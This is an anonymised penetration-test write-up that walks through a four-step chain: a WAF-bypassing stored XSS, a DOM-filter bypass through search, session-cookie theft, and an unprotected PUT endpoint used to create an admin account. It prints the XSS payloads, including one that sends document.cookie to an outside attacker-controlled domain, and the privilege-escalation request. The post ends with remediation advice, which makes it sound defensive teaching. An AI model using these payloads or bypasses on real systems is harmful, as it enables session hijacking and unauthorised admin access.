

A real-world case in which the layers did not protect against each other’s weaknesses. An anonymised write-up of a real penetration test finding.
There was a moment during the test when we had to stop and reread what we had just done.
We were working with a user who had the lowest privilege level in the entire system — they could only view things, nothing else. And yet, in four steps, without a password, without phishing, without brute force, we got to the point of creating a new admin account in the system.
This is the story of those four steps.
The scene
The application in question was a test automation platform with several roles: Viewer (view only), Tester (run tests) and Admin (full control). The system ran behind Cloudflare — which may give many people the feeling that “well, nobody is getting in there”. Authentication worked in three parallel ways at once: through cookies, in the browser’s LocalStorage, and with Basic Auth. This detail later played a key role.
We started with a Viewer account.
Step 1: Getting past the firewall
We noticed that one of the input fields — the “Root suite name” field of the test configuration — filtered its input against a blacklist before saving. To give an example: <script>, interpreted as malicious code, is filtered out, while <img src> looks like harmless HTML with every right to be there. The fragment of a classic XSS payload, the <img src=a tag, therefore made it into the DOM and was interpreted as well.

This is called HTML injection, without JavaScript code execution. In modern browsers, exploiting it can involve:
- hiding or covering up content the user sees,
- inserting large, eye-catching but mostly static phishing links.
A persistent pentester does not like to stop here: running JavaScript code would be the next goal. The catch is that the application runs behind a Cloudflare WAF (Web Application Firewall), which blocked our first few attempts.
Then we tried something: we put a single & character in the right place in the payload.
<img src=& onerror=confirm(document.cookie)>
Cloudflare let it through. The most likely explanation: the WAF interpreted the & as the start of an HTML character entity – a completely harmless encoding pattern it has no reason to block. The browser, however, saw a broken image tag and did exactly what it usually does in such cases: it ran the error handler, that is, the onerror part. This is what later enabled us to run JavaScript code in the user’s browser.
At this point, the malicious code was in the database, waiting.
Step 2: Executing the code — the search trick
The application had a second layer of defence too: a content filter that removed dangerous elements from saved data before displaying it. Naturally, it caught the payload before it could run: when an admin opened the Console Output view, the filter removed the dangerous part before rendering.
Then we looked at how the search worked.
When the user types something into the search box, the application does not load pre-rendered text — it builds the content to display dynamically, character by character, in JavaScript. The filter acting as the second layer of defence only runs when the page loads, on the complete, assembled text. The twist: if we searched for the whole dangerous expression, the filter recognised and blocked it. But if we searched for just a single character to which the search responded with the entire payload (e.g. a or <), the JavaScript started assembling everything character by character — and by the time the full payload had been built in the browser’s memory, the filter no longer had a chance to step in. The code ran, and because the HttpOnly flag was missing, the session cookie used for authentication appeared on the page in a pop-up.

With DOM-based XSS, the vulnerability does not arrive in the server’s response: the malicious code is assembled by the client, that is, the browser.
Step 3: Stealing the admin token
Once we had code execution in the admin’s browser, the next step was straightforward — but only because a simple configuration setting was missing.
The application’s authentication cookie did not have the HttpOnly flag. It is a simple instruction to the browser: do not let JavaScript read this cookie. Without it, any code running on the page can access it freely.
The maximum length of the field could have been an extra hurdle in this story. Because of the filtering mentioned earlier, changing the payload itself would have been awkward, yet we had to fit within the character limit: in practice, the URL could be only 4 characters long. The solution was a 1-character domain name and a 2-character top-level domain – a domain this short can be registered in practice.
When it ran, the following payload quietly sent the admin’s session token to an external server under our control:
<img src=& onerror=src='//a.to/?'+document.cookie>

The admin’s browser sent a quiet GET request to our server, with the JWT token in the URL. We could easily monitor the requests arriving at our server, including the value of document.cookie. We had the keys.
Step 4: A new admin account — with a single API call
We expected the chain to break here. Sensitive administrative operations — such as creating a privileged user — usually require several checks: a CSRF token, a secondary confirmation, or at least verifying that the request comes from a full, authenticated admin session.
A protected function requiring a valid CSRF token had indeed been built for this operation. However, the API originally supported another call as well, which the developers did not disable after introducing the protected function. We had already found this PUT endpoint, used for user management, earlier in the test. Before discovering the XSS vulnerability, we treated it as a lower-level security misconfiguration; afterwards, however, we could chain it with the injection flaw, which raised its severity to critical. Quite simply, we sent a request with the stolen JWT token, with is_superuser: true in the request body.
The server responded with 200 OK.

PUT /api/v2/users/9 HTTP/2
Host: [anonymised]
Cookie: Token=<stolen_JWT>

{"username":"attacker@example.com","is_superuser":true}
The new admin account existed. The chain was complete.
What made this possible?
None of the flaws would have been critical on its own. The WAF bypass only stores a text entry. The gap in the DOM filter gives nothing on its own without a stored payload. The missing HttpOnly flag is a low-level configuration risk, but not an exploit. The incomplete CSRF check is a finding, but not a full compromise.
The combination made it one — along with the fact that each layer relied on another to cover its own gap.
This is one of the patterns we see most often in penetration tests: layered defence on paper, but in reality controls that do not talk to each other and do not compensate for each other’s weaknesses. A patient attacker can walk through all four.
What we recommended
- HttpOnly and Secure flags on all authentication cookies. This one change would have broken the chain at step 3.
- Rotating the affected tokens and immediately invalidating compromised sessions.
- Server-side output encoding for all user input before rendering — not just client-side filtering.
- CSRF validation on every sensitive API endpoint, especially where user roles or permissions are modified. A JWT token on its own must not be enough for administrative operations.
- Reviewing the search and display logic for DOM-based injection risks. With a dynamically built DOM, sanitisation has to happen after concatenation — the DOMPurify library can be a suitable solution.
- Consolidating the authentication mechanisms. In production, only cookies should be used for session tokens, with the right flags — LocalStorage and Basic Auth are not suitable for this.
- A strict Content Security Policy: banning inline event handlers and restricting external domains would have prevented both the code execution and the exfiltration.
The lesson
A Viewer account became an Admin account. We did not steal a password. We did not phish anyone. We did not brute-force anything.
Four small misconfigurations added up to a successful, critical attack chain.
If you are counting on the WAF to catch everything — on the sanitiser to catch what the WAF lets through — and on the API to catch what the sanitiser misses —, a single & character may be all that stands between you and full compromise.
This article is based on a real penetration test finding. All identifying details of the affected system and organisation have been removed.